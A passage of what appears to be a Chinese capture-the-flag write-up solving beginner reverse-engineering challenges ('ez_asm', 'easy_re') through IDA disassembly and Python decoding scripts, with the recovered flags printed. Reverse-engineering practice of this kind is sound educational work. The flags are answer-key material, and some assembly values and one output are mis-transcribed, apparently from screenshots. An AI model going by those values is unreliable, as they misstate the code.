mov     [rbp+var_1E], 61h ; 'a'
mov     [rbp+var_1D], 67h ; 'g'
mov     [rbp+var_1C], 78h ; '{'
mov     [rbp+var_1B], 66h ; 'f'
mov     [rbp+var_1A], 6Ch ; 'l'
mov     [rbp+var_19], 61h ; 'a'
mov     [rbp+var_18], 67h ; 'g'
mov     [rbp+var_17], 31h ; '1'
mov     [rbp+var_16], 73h ; 's'
mov     [rbp+var_15], 69h ; 'i'
mov     [rbp+var_14], 6Eh ; 'n'
mov     [rbp+var_13], 61h ; 'a'
mov     [rbp+var_12], 72h ; 'r'
mov     [rbp+var_11], 72h ; 'r'
mov     [rbp+var_10], 61h ; 'a'
mov     [rbp+var_F], 79h ; 'y'
mov     [rbp+var_E], 7Dh ; '}'
lea      rax, Format      ; "helloworld"
mov     rcx, rax          ; Format
call    printf

```

2. [WEEK1]ez_asm

打开附件看到是汇编码文本，让 ai 解读一下该程序运行过程为

```

.text:0000000000401550           var_4= dword ptr -4
.text:0000000000401550
.text:0000000000401550 55
.text:0000000000401551 48 89 E5
.text:0000000000401554 48 83 EC 30
.text:0000000000401558 E8 33 01 00 00
.text:0000000000401558
.text:000000000040155D C7 45 FC 00 00 00 00  将var_4值初始化为0
.text:0000000000401564 EB 4B
.text:0000000000401564
.text:0000000000401566
----- loc_
.text:0000000000401566
.text:0000000000401566
401566:           ; CODE XREF: main+65↓j
.text:0000000000401566 8B 45 10  让var_4值加载到eax上
.text:0000000000401569 48 98  让flag地址加载到rdx上
.text:000000000040156B 48 8D 15 AE 1A 00 00  然后从rdx值加载到eax即
.text:0000000000401572 0F B6 04 10  让var_4读flag变量
.text:0000000000401576 83 F0 1E
.text:0000000000401579 89 C1
.text:000000000040157B 8B 45 FC
.text:000000000040157E 48 98
.text:0000000000401580 48 8D 15 99 1A 00 00
.text:0000000000401587 88 0C 10
.text:000000000040158A 8B 45 FC
.text:000000000040158D 48 98
.text:000000000040158F 48 8D 15 8A 1A 00 00
.text:0000000000401596 0F B6 04 10
.text:000000000040159A 83 E8 0A
.text:000000000040159D 89 C1

```

```

push    rbp
mov     rbp, rsp
sub    rsp, 30h
call   _main

mov     [rbp+var_4], 0
jmp    short loc_4015B1
;
```

```

mov     eax, [rbp+var_4]
cdqe
lea      rdx, flag
movzx  eax, byte ptr [rax+rdx]
xor    eax, 1Eh
mov    ecx, eax
mov    eax, [rbp+var_4]
cdqe
lea      rdx, flag
mov    [rax+rdx], cl
mov    eax, [rbp+var_4]
cdqe
lea      rdx, flag
movzx  eax, byte ptr [rax+rdx]
sub    eax, 0Ah
mov    ecx, eax

```

这有个对eax与1Eh异或操作

```

.text:000000000040157B 8B 45 FC          mov    eax, [rbp+var_4]
.text:000000000040157E 48 98             cdqe
.text:0000000000401580 48 8D 15 99 1A 00 00   lea    rdx, flag
                                                mov    [rax+rdx], cl
                                                mov    eax, [rbp+var_4]
                                                cdqe
                                                lea    rdx, flag
                                                movzx eax, byte ptr [rax+rdx]
                                                sub    eax, 0Ah
                                                mov    ecx, eax
                                                mov    eax, [rbp+var_4]
                                                cdqe
                                                lea    rdx, flag
                                                mov    [rax+rdx], cl
                                                inc    [rbp+var_4]

                                                ; 从读取另一个字节然后减去0Ah然后再将减法结果存
                                                ; 在Flag对应位置
                                                ; 程序循环检测var_4是否小于27h, 是就循环
                                                ; 最后打印结果
                                                ; call printf

; CODE XREF: main+14↑j
4015B1:          loc_
              .text:00000000004015B1 83 7D FC 27      cmp    [rbp+var_4], 2/n ;
              .text:00000000004015B5 7E AF      jle    short loc_401566
              .text:00000000004015B5      小于27h, 是就循环
              .text:00000000004015B7 48 8D 15 62 1A 00 00      lea    rdx, flag
              .text:00000000004015BE 48 8D 0D 3B 2A 00 00      lea    rcx,
Format           ; "%s"      最后打印结果
              .text:00000000004015C5 E8 76 15 00 00      call   printf
              .text:00000000004015C5
              .text:00000000004015CA B8 00 00 00 00      mov    eax, 0
              .text:00000000004015CF 48 83 C4 30      add    rsp, 30h
              .text:00000000004015D3 5D      pop    rbp
              .text:00000000004015D4 C3      retn
              .text:00000000004015D4

```

所以我们只要把输出结果 char 与 0x1E 异或操作后加上 0x0A 可得到：flag

The screenshot shows assembly code from address 4015B1 to 4015D4. Annotations highlight several instructions:

- "从读取另一个字节然后减去0Ah然后再将减法结果存" (Read another byte, subtract 0Ah, then store the result) points to the subtraction instruction at 4015B5.
- "Flag对应位置" (Flag corresponding position) points to the movzx instruction at 4015B5.
- "程序循环检测var_4是否" (Program loops to detect var_4 is) points to the jle instruction at 4015B5.
- "小于27h, 是就循环" (Less than 27h, loop if true) points to the comparison instruction at 4015B7.
- "最后打印结果" (Final print result) points to the call printf instruction at 4015C5.

Python Script (1.py):

```

output = "nhuo[M`7mc7uhc$7midgbTf`7`$7%#ubf7 ci5Y"
restored_flag = ""

for char in output:
    restored_char = ord(char) ^ 0x1E
    restored_char -= 0x0A
    restored_flag += chr(restored_char)

print(restored_flag)

```

Python Shell Output:

```

Python 3.8.5 (tags/v3.8.5:580fbb0, Jul 20 2020, 15:57:54) [MSC v.1924 64 b
D64] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
=====
RESTART: D:\python\1.py =====
flag;Itisals0imp0rtntt013arn4sm!=

```

3. [WEEK1]easy_re

下载附件放入 ida 中 F5 查看伪代码

```

int __cdecl main(int argc, const char **argv, const char ***env)
{
    char Str[52]; // [rsp+20h] [rbp-40h] BYREF
    int v5; // [rsp+54h] [rbp-Ch]
    int j; // [rsp+58h] [rbp-8h]
    int i; // [rsp+5Ch] [rbp-4h]

    _main();
    printf("Input your flag:");
    scanf("%s", Str);
    v5 = strlen(Str);
    for ( i = 0; i < v5; ++i )
        Str[i] = (Str[i] >> 4) | (16 * Str[i]);
    for ( j = 0; j < v5; ++j )
    {
        if ( Str[j] != des[j] )
        {
            printf("Wrong!");
            exit(0);
        }
    }
    printf("Right!");
    return 0;
}

```

可见程序为将输入值的每个字符右移 4 位与原字符的高位进行或运算即让原字符每四位位置互换然后与 des 数组比较

```

97 F5 47+des db 102, 198, 22, 118, 183, 69, 39, 151, 245, 71, 3, 245, 55, 3, 198, 103, 51, 245, 71, 134, 86, 245
F5 47 86+
97 F5 07+db 38, 150, 230, 22, 39, 151, 245, 7, 39, 3, 38, 198, 51, 214, 215, 27 dup(0)
    .Function Local static variable

```

双击 des 可以查看到 des 数组的值，这样我们就可以写脚本来倒推 flag 了

```

File Edit Format Run Options Window Help
des = [102, 198, 22, 118, 183, 69, 39, 151, 245, 71, 3, 245, 55, 3, 198, 103, 51
restored_flag = ""

for num in des:
    restored_char = ((num << 4) & 0xFF) | ((num >> 4) & 0xF)
    restored_flag += chr(restored_char)

print(restored_flag)

```

Python 3.8.5 Shell

```

File Edit Shell Debug Options Window Help
Python 3.8.5 (tags/v3.8.5:580fbb0, Jul 20 2020, 15:57:54) [MSC v.1924 64 bit (AM
D64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
=====
RESTART: D:\python\1.py =====
flag[Try_t0_s01v3_the_binary_pr0b13m] ±
>>>

```